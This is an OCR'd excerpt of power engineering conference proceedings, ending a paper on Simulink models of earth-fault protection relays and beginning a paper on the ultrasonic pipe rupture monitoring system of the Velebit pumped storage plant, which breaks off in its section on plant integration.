


Figure 2: Power system and relay device model presented in the function blocks

Power system model

Power system is modelled in Simulink environment by use of SimPowerSystem and other Simulink library elements.

SimPowerSystem is a design tool for modelling and simulating electrical power systems within the Simulink, allowing a power system model to be built in an easy manner. It is a powerful solution for modelling the electrical power system, especially when designing associated control and protection systems. The library contains blocks that represent common components and devices found in electrical power networks. The blocks are based on well-known electro-magnetic and electro-mechanical equations. The libraries contain models of typical power equipment.

Distribution system is mostly modelled by common library elements with minor modifications where necessary, as for example with arc model. Even though to Matlab is inherent slower power system simulation (compared with EMTP (ATP) [1]), this drawback is negligible since the distribution model does not present large system.

Measuring (instrument) transformer models

Power system high voltages and currents cannot be directly applied to the relays. Therefore, voltage (VT) and current (CT) transformers reduce power system voltages and currents. In Croatia distribution system voltages are typically reduced to the nominal value of 100 V and currents are reduced to the nominal value of 5 A or 1 A.

Special attention has been paid to the CT modelling regarding the CTs DC saturation effect (noticed and recorded during the earth-fault tests with resonant grounding and small fault resistances, Figure 3) has a great impact on earth-fault protection. With increase of the fault resistance the time constant decreases and the saturation DC component is not so effective so the problem becomes less noticeable. Therefore, it has been recommended [8] that with resonant grounding ring type current transformers should be used in all bays for earth-fault protection. It is expected that the ring type CTs will not have the saturation problem as significant as phase CTs. In addition, a resistance can be added in a series with Petersen coil by adding a suitable resistor or by increasing the copper loses of the coil. With the series resistance the defined higher limit of time constant can be ensured.

Both types of CTs (phase and ring) have been modelled in appropriate detail.

Auxiliary transformer models

Numerical relays cannot process 100 V of nominal voltage during normal operation and currents of few tens of Amps during faults. The voltages are usually reduced to within 5 V to 10 V range so that the electronic components are not damaged. The voltage reduction is achieved by using either auxiliary VTs or resistance dividers. Since these devices operate in their linear range, proportionality factors are used in the relay models.

Auxiliary CTs are used to reduce the levels of currents applied to the relay. The outputs of the auxiliary CTs are passed through precision resistors. Voltage drops across the resistors are used to represent currents. If no saturation is expected, modelling the CT and its burden is an easy process.

In general, the relay input auxiliary CTs may saturate adding to the complexity of modelling and analysis. But, saturation of relay input auxiliary CTs may be neglected because: the secondary current is substantially reduced under severe saturation of main CTs. Moreover, saturation of the main CT makes the secondary current symmetrical eliminating the danger of exposing the relay input auxiliary CT to decaying DC components. The secondary current has a form of short lasting spikes and this limits the flux in the cores of auxiliary CTs. Therefore, auxiliary CTs are not modelled as saturable ones.

But, it is fair to mention that some authors recommend that saturation modelling of auxiliary CTs, including saturation due to low frequency signals, should be made in the relay models.




Figure 3: Neutral point voltage (blue), "faulted" line zero current (brown) and current trough Petersen coil (red) during earth-fault over 1 ohm

Signal conditioning

Currents and voltages applied to numerical relays during faults contain components of high frequencies. Most algorithms of numerical relays are adversely affected by signal components of high frequencies. Some high frequency components are also likely to seem to be of the fundamental frequency because of aliasing. Therefore, low pass filters are used in numerical relays. These filters are analog devices. Typically, a second order filter is used with a cut-off frequency about three times less than of the sampling rate. For modelling standard analog low-pass filter, Simulink low-pass filter block is used with parameters of method, order and edge frequency.

Sampling and A/D conversion

Numerical relays convert the analog information to numerical form using sampler and analog to digital (A/D) converters. A/D conversion process can be considered as a two-stage process consisting of a sampler and a quantizer.

At the first stage sampler creates the sequence s(n) by sampling the analog signal s(t) at regular intervals of ΔT seconds. This part of the process is usually considered accurate and without any addition of errors.

The second stage expresses each sample of the sequence s(n) by a finite number of bits giving the sequence $s_q(n)$. The difference between the elements of the sequence $s_q(n)$ and s(n) is the quantizing noise (it is also called A/D conversion noise). The quantizing process either could truncate the signal as it converts the analog information to numerical form or could round it.

The quantizer stage of a relay model may be skipped for some cases. Depending on the accuracy requirements of the relay model, the values obtained from the sampler may be directly used for phasor calculations and for modelling relay algorithm and relay dynamics.

A/D converters have a double impact. Any converter has a limited conversion range where signals above a certain level are cut off. The conversion range of the numerical relays is typically in the range of 10 to 50 times. For example, some relays cut off the inputs at 200 A secondary peaks while the rated current is 5 A.

The second aspect related to the A/D conversion is a limited sampling rate. Modern relays sample at rates up to 128 samples per cycle. As heavily saturated CTs produces signal pulses of short duration, location of A/D samples on the waveform plays an important role.

Phasors computing

Electromagnetic transient analysis programs calculate voltage and current waveforms as functions of time. So, it may be necessary to convert the sequences of the values of voltages and currents to their equivalent phasors as functions of time.

For example, if a transmission line model is used by a numerical relay for detecting line faults, it would not be necessary to convert the sequences to phasors. On the other hand, numerical distance relays that compute apparent impedance have to compute phasors. The same is with the majority of the distribution earth-fault relays.

Phasors computing can be done by using one of the several signal-processing techniques. Two commonly used techniques are Discrete Fourier Transform (DFT) algorithm and Least squares algorithm. In this project, phasors are computed by Simulink standard DFT element.

For example, overcurrent function calculates current magnitude from unpolished signal samples. Process of estimation prior Fourier RMS estimation can include digital filtering for DC offset removal. If the only fundamental frequency (50 Hz) is extracted from waveform through filtering process, this would result in a lower magnitude with heavily distorted waveforms than it is case when the total magnitude (true RMS) from entire signal spectrum is extracted.

Relay algorithm

In many cases, the modelling of numerical distribution relay algorithm is not a complicated procedure. For example, a trip command of an overcurrent relay has to be issued when the current is greater than the relay setting. In this case, the modelling is consisted of comparison of the calculated impedance with the set value and issues the trip command if the calculated value is greater than the setting. In addition, algorithm security can be realised requiring several consecutive checks for trip confirmation.

In some relays, an appropriate time delay has to be incorporated. For the definite time delays the modelling is an easy process. The procedure commonly consists of the following steps:
1. Start a timer when a trip command is indicated.
2. Check the trip criteria after the next iteration is performed by the analysis program.
3. Increment the timer if the trip criterion is satisfied.
4. If the trip criteria are not satisfied, either decrement the timer or reset it. The decision should be based on what the relay being modelled is designed to do.
5. Check if the desired time delay has elapsed or not.
6. If it has, model the tripping of the appropriate circuit breakers. Otherwise, revert to step 2.

The modelling of inverse-time delays, such as in inverse-time overcurrent relays is somewhat more complicated.

In Figure 4 an earth-fault overcurrent definite time (51N) relay model is shown. Model consists of:

- Input circuit comprising auxiliary CT and analog filter
- A/D converter with digital filter
- Discrete Fourier transformation module and
- Comparator with time delay component.

In Figure 5 output of this relay by components is shown. The picture shows from up to bottom respectively: three phase current waveforms, 3I0 earth-fault waveform, earth-fault waveform after filtering, earth-fault current RMS of base harmonic (50 Hz) and relay module pick-up and trip signals.




Figure 4: Definite time earth-fault relay model




Figure 5: Earth-fault waveforms and earth-fault OC relay outputs of modelled system and relay

VII. RELAY LIBRARIES

As shawn in Figure 6, several models of earth-fault relays are modelled and stored in relay library.

Modelled earth-fault relays are: overcurrent (51N), directional voltage or current polarised directional (67N, 32U or 32I), directional sensitive or wattmetric/warmetric (67Ns, 32W) and admittance earth-fault relay.




Figure 6: Earth-fault relay models library

Definite time earth-fault overcurrent relay is non-directional relay which compares measured or from phase currents derived earth-fault current with set constant value.

Inputs for traditional directional current polarised relay are $3I_0$ and I_{pol}, where I_{pol} is polarising current obtained from neutral point ground conductor [6]. So, this relay is only suitable for solidly or low impedance grounded distribution networks. It calculates torque (term derived from electro-mechanical relaying) based on magnitudes and relative angle of analog input quantities, Equation 1. Relay compares the result of calculated torque against set thresholds. If torque is positive and above the positive threshold, then relay determines a forward earth-fault. If torque is negative and below the negative threshold, then relay determines a reverse earth-fault.

$$T=|I_{pol}|\cdot|3I_0|\cdot\cos(\varphi_{Ipol}-\varphi_{3I0}) \qquad (1)$$

where:
$\mathbf{I}_{pol}$: Polarising current
$3\mathbf{I}_0$: = $\mathbf{I}_A+\mathbf{I}_B+\mathbf{I}_C$

Directional voltage polarised relay makes directional decision according to Equation 2. The relay compares calculated Z0 against Z0F and Z0R thresholds to determine the direction of the ground fault.

$$Z0 = \frac{Re[3V_0\cdot(1e^{j\theta_{L0}}\cdot 3I_0)^*]}{|3I_0|^2} \qquad (2)$$

where (* - complex conjugate):
$3\mathbf{V}_0$: = $\mathbf{V}_A+\mathbf{V}_B+\mathbf{V}_C$
$3\mathbf{I}_0$: = $\mathbf{I}_A+\mathbf{I}_B+\mathbf{I}_C$
Θ_{L0}: Line zero-sequence impedance angle

Directional wattmetric relay makes directional decision according to Equation 3. The relay compares calculated W against -w and +w thresholds to determine the direction of the ground fault. W < -w indicates a forward fault and W > +w indicates a reverse fault.

$$W = Re\left[\overrightarrow{V_o}\cdot\overrightarrow{I_0}^*\right] = V_0 I_0\cos\varphi_0 \qquad (3)$$

Earth-fault admittance relay algorithm is centralised and it simultaneously uses zero currents from all galvanic connected feeders (on the same busbar) and common zero voltage. It calculates zero asymmetry admittance for each feeder. Asymmetries occur as a consequence of asymmetries of feeder capacitances to the earth or of an earth-fault. Advantage is that it also calculates asymmetry admittance change d**Y**. This algorithm has two thresholds, an absolute Y_{as_max} and the sensitive one dY_{as_max}.

VIII. CONCLUSION

In this paper methodology for power system and relay modelling is described in accordance to the relevant literature. A distribution system and several earth-fault relay models are developed using user friendly open system environment Matlab and Simulink.

Developed comprehensive relay models process voltage and current transient waveforms obtained from electromagnetic transients simulations, actual fault waveforms captured by numerical relays, or from digital fault recorders. This way user can observe their response to these transients and reaffirm the protection behaviour during network disturbances.

In the future intention is to develop relay software modelling for relevant testing prior the building of a prototype relays. This is essential in the development process because, it allows testing of various relaying algorithms, the relay logic and to make necessary changes without the need to make changes in hardware or software modules of the actual device.

REFERENCES

[1] T. S. Sidhu et al, "Software models for use with Electromagnetic Transient Analysis Programs," CIGRE WG B5.17 Report, Ref. No. 295, 2006.

[2] A. K. S. Chaudhary et al, "Modeling and analysis of transient performance of protection systems using digital programs," IEEE WG Task Force Special Publication, 1998.

[3] P: G. McLaren et al, "Software models for relays," IEEE Transactions on Power Delivery, Vol. 16, No. 2, pp. 238-246, 2001.

[4] M. Kezunović, " User-friendly, open-system software for teaching protective relaying application and design concepts," IEEE Transactions on Power Systems, Vol. 18, No. 3, pp. 986-992, 2003.

[5] G. Sybille et al, "Theory and Applications of Power System Blockset, a MATLAB/Simulink-Based Simulation Tool for Power Systems," IEEE Power Engineering Society Winter Meeting, Vol.1, pp. 774-779, 2000.

[6] J. Roberts, H. J. Altuve, D. Hou, "Review of ground fault protection methods for grounded, ungrounded and compensated distribution systems," Technical paper, Schweitzer Engineering Laboratories, 2001.

[7] A. Guzman, J. Roberts, D. Hou, "New ground directional elements operate reliably for changing system conditions," 51st Annual Protective Relaying Conference, Atlanta, Georgia, 1997.

[8] I. G. Kuliš, "Earth-fault detection methods in resonant grounded MV networks," Study report for DSO, EIHP, 2006.

[9] I. G. Kuliš et al, "Typing of solutions for the implementation of neutral point grounding in MV networks," Study report for DSO, Končar – Institut, 2010.

[10] I. G. Kuliš et al, "The criteria for neutral point treatment selection in 20(10) kV radial networks in "Elektra" Zagreb," 20th International Conference on Electricity Distribution, CIRED, Prague, 2009.

MICROPROCESSOR BASED PIPE RUPTURE MONITORING SYSTEM ON PUMPED STORAGE POWER PLANT VELEBIT

Davor Bojić Mr.Sc.E.E.
HEP PROIZVODNJA d.o.o. – PROIZVODNO PODRUČJE HE JUG
Gundulićeva 42, 21000 Split, Croatia
Telephone:021-405 605 Fax: 021-405 501 E-mail: davor.bojic@hep.hr

Abstract

Pipe rupture monitoring system on PSPP Velebit is the first installed microprocessor based protection and monitoring system of large diameteres penstocks in Croatia. It is based on high precision measurement method as well as on protection agorithm implemented in process controller. Paper describes system overview, mesurement method implemented in measurement units and protection algorithm implemented in process controllers. System implementation and future planned system integration are also shown.

I INTRODUCTION

Pipe rupture monitoring system is one of the most advanced methods of people and environment protection from water leakage from pipeline or from consequences of its rupture. System is based on ultrasonic flow measurement Rittmeyer Risonic2000 and two cubicles with automatization components connected by optic communication. Flowmeters are placed on the beginning (top) of the pipe section which is monitored and on its end (bottom). Data acquired by these measurements are compared and, in case they are unequal, alarms are sent or butterfly valve is shut. The thing which makes this system more interesting is the fact that it is installed on pumped storage power plant (PSPP). System needs to operate in both flow directions with high precision.

This paper is to pass experiences from system installation and system calibration, with special focus on integration in plant process information system and measurement data acquired during parameterization.

II FACILITY DESCRIPTION

PSPP Velebit is a facility which harnesses the water of the Ricica, Opsenica, Otuca and Krivak streams from the Gracac plateau in the south east part of the Lika region in Croatia. Lika region is located in the central part of Croatia at the altitude between 550 and 700m a.s.l. and is separated from the Adriatic Sea by the Mountain Velebit massif. The Velebit PSPP power house is located on elevation 11m a.s.l., by the Zrmanja River, in its downstream stretch, around 10km upstream the town Obrovac. The Velebit PSPP was constructed from 1978 to 1985, and it has been in regular operation since 1984. From the hydraulic and civil engineering aspect, the plant may be divided into three parts: upper reservoirs, pressure headrace structures and power house structures with auxiliaries and lower reservoir.

The entire capacity of upper reservoirs is $16{,}35 \times 10^6$ m^3 while the lower reservoir Razovac has a volume of $1{,}84 \times 10^6$ m^3. The water from upper reservoirs is conveyed to the power house through concrete pressure tunnel and steel penstock. The complete length of pressure tunnel is 8191m. The steel penstock, 3.9 to 3.3m in diameter, totalling in length 2108m has been routed between the valve chamber and the power house surmounting altitude difference of 549,15m. The penstock was made with no expansion joints, supported on friction bearings and 103 concrete supports with seven fixed anchored concrete points, so from the stress-strain aspect it behaves as the continuous girder. Upstream of the power house, the pipeline branches into two sections, each towards one turbine-pump.

Power house was fitted with two generating units which are designed for turbine, pump and compensation operating modes. Rating of each unit is 138MW in generation mode and 120MW in pump mode. Continuous state monitoring of steel penstock has a large importance due to fact that it has no pressure regulator at the end of the pipeline. When emergency shutdown in power house takes place, the pressure in penstock arises from 50 up to 120bars.

Possible damage of steel penstock can cause extremely dangerous situation for entire power plant as well as for local community. Due to these reasons investor has decided to install the last generation equipment for ultrasonic flow measurement and pipe rupture monitoring.

III PIPE RUPTURE MONITORING SYSTEM

Pipe rupture monitoring system has the function to alarm or react in cases of leakages or ruptures on protected penstocks. System consists of two flow measurements (one at the beginning of protected penstock section and the other one at the end) which are compared, and in case of reaching predefined set values for actions, an alarm is set or the butterfly is closed. Figure 1 shows block scheme of the system. Shown system is also connected to the power plant process information system and visualization of entire pipe rupture monitoring system is made on plant SCADA system. System shown in figure 1 is based on high technology equipment for measurement, monitoring and protection functions




Fig. 1. System overview

The system itself can be divided in two functional units:

a) flow measurement
b) processing equipment

A Flow measurement

For flow measurement, Rittmeyer Risonic2000 ultrasonic flowmeter has been used. This measurement is based on time propagation for ultrasonic impulse sent in flow direction and in the reverse flow direction (Figure 2.).




Fig. 2. Propagation measurement

Based on this information, combined with pipe geometry and ultrasonic sensors distance, flow velocity is calculated. For this calculation, the following relations are used:

$$t_{12} = \frac{D_i}{c + \overline{v_Q} \cdot \cos\alpha} \qquad (1)$$

$$t_{21} = \frac{D_i}{c - \overline{v_Q} \cdot \cos\alpha} \qquad (2)$$

$$\overline{v_Q} = \frac{D_i}{2\cos\alpha}\left(\frac{1}{t_{21}} - \frac{1}{t_{12}}\right) \quad (3),$$

where following is applied:

t_{12} – impulse time propagation in flow direction
t_{21} – impulse time propagation in reverse flow direction
D_i – distance between ultrasonic transducers
$\overline{v_Q}$ – mean velocity of the fluid
c – speed of light

Using information on fluid mean velocity, a flow is calculated (4):

$$Q = v_K \cdot A \qquad v_K = k \cdot v_Q \qquad k = \frac{1}{1.125 - 0.011 \cdot \log(\mathrm{Re})} \qquad \mathrm{Re} = \frac{v_Q \cdot D_i}{\nu(T)} \qquad (4)$$

where variables are:

Q – flow
$\nu(T)$ – kinematic viscosity
D_i – pipe diameter
k – Nikuradse hydraulic constant
A – cross section of a pipe

From above it is clearly visible that the precision of cross section measurement and calculation directly influences the precision of the whole flow measurement.

This fact was the trigger for development of OWICS (Optimal Weighted Integration for Circular Section) alghoritm, which reduces inegration error to a range of 0,1% to 0,2%.

In order to increase measurement accuracy, a multipath sensor configuration can be used, especially when the installation location has bad hydrodynamic conditions (near elbows, reductions, pumps, …). The picture 3 shows the most complex installation 8P2E (eight paths in two layers). On PSPP Velebit the 4P2E configuration was used.




Fig. 3. Risonic2000 installation configuration 8P2E

With this configuration, and with installation according IEC41 norm, the precision of flow measurement less than 0,5% is achieved.

B Processing equipment

The processing equipment is built around Rittmeyer Riflex M1 PLC, which alarms in case of deviations in flow or triggers the butterfly valve closing in case of disaster. The cubicles are installed near measurement sections and are connected by optic modems and cables. All process information necessary for system operation (flow measurement, pressure switch status, power plant current operation status,…) is transferred to appropriate cubicle.

Each measured value is processed with the software macro "recording of measurement". The macro supervises the measured value on one minimum and maximum value each, as well as maximum rate of change. When responding to the wire break or the gradient monitoring the last valid measured value is frozen and an appropriate alarm is produced. With limit value monitoring the measured value is supervised on absolute limitation in case where the measured value exceeds or falls below the set value, then an appropriate signal is produced, which can be processed as a warning, disturbance or an alarm.

The macro contains a filter of the 1st order as well as a component with a sliding neutral zone. For the further processing the measured value with or alternatively without neutral zone can be used. The neutral zone-afflicted measured value changes its value only if the raw value of the input exceeds an adjustable change. Typically this value is used for remote transmission. In automatic control loops the neutral zone-afflicted measured value may not be used. All set values, delays and neutral zones can be parameterized.

The pipe rupture monitoring system compares information on flow from upper and lower measurement site and, based on predefined parameters, sends alarms or, in case of excess situations, triggers butterfly closing. Set values are defined during commissioning, but the customer has the option to change these settings on his own, using the Siemens operating panel installed on cubicle doors. This option is password protected.

Monitored parameters are:

dQ – differential flow between top and bottom
dQ_i – integrated differential flow between top and bottom
Q_{max} – maximum flow

If one of the above parameters exceeds a set value an appropriate process alarm will be triggered. System has self diagnostic module which monitors operational functionality of vital system components. In case of failure of a vital component, an adequate system alarm will be triggered.

IV PROGRAM PARAMETERS DETERMINATION

After successful installation and functionality examinations of single components, the system calibration has been accomplished. System calibration concerns monitoring of the flows on the upper and down measurement locations and the analysis of the collected data. During the process, the special focus had to be put on the characteristic transient conditions concerning operation of the plant. Those transient conditions appear when generation or a pump unit change mode of operation e.g. passes from generation mode to compensation mode of operation. Under those conditions variation of flow velocity in the penstock are the most intensive which may produce false tripping of differential protection. The graphs below show flows on UMP and DMP, and their difference for some of the transient conditions in the operation of the PSPP Velebit.




Fig. 4. Graph showing the variation of flow velocity due to transition from pump mode to compensating-pump mode of unit operation




Fig. 5. Graph showing the variation of flow velocity due to transition from compensating-generation mode to generation mode of unit operation




Fig. 6. Graph showing the load variation of 115+90MW to 115+0MW




Fig. 7. Graph showing the load variation of one unit in generation mode (from 80MW to 138MW)

Setting Value	Flow $Q(m^3/s)$	Time delay t(s)
Q_{max}, alarm	66	20
Q_{max}, shut down	72	10
dQ_{max}, alarm	4	20
dQ_{max}, shut down	8	30
$dQ_{integrated}$/10min, alarm	3	30

Table I. Pipe Rupture Monitoring setting parameters

Shown parameters represent compromise between duration of transient conditions and requirements for faster closing of guide vanes. During the period of calibration of the ultrasonic monitoring system, it was recorded twenty experiments of loading and unloading with one and both units on the power grid, as well as functioning of one and both units in the pump mode. As a special experiment it was also recorded emergency shut down of each unit. During experiment the system remained stable and no unwanted shut down was activated.

Algorithm of differential protection represents exclusively calculated difference of flows on the down and upper measurement location while there is no special stabilisation parameter, and the calculated difference refers to optimisation of trip time value and flows value. Primary probes have, as expected, shown the highest oscillation of the flows during load rejection and transits shown on the pictures 4 and 5, which represent relatively usual operation mode. It would be interesting to present the results of the direct transition from pump into the generation mode probe, but such probe has never been performed since such transition is never used in the practice.

Due to the fact that the PSPP Velebit is derivation plant with particularities which refer to big length of the penstock, one of the criteria for the closing velocity of guide vanes is also the pressure growth in the penstock. Time values shown in the table I refer exclusively on the beginning of activation of guide vanes shut down and butterfly valve shut down after detection of failure i.e. detection of the trip setting value. Concerning the dynamics of complete hydrodynamic process, which is in the connection with the unit operation, mentioned time periods between 10 and 30 seconds represent satisfying tripping time velocity.

Of all the mentioned parameters it was the most difficult to determine dQ integrated which is extremely important, because in the case of appearance of the smaller ruptures, depending on the dynamics of its propagation, dQ integrated pick-up activate protection functions of the penstock. This would protect the penstock from complete destruction. The activation of function under other parameters would probably prevent catastrophic consequences of penstock destruction to the entire plant and local community.

V INTEGRATION IN PLANT PROCESS INFORMATION SYSTEM

Process information system of PSPP Velebit is based on 800xA information system according to [4] . The main references of process information system are:

- two process stations AC800M,
- redundant optical process network (Ethernet 100MB/s based on protocols TCP/IP i RNRP),
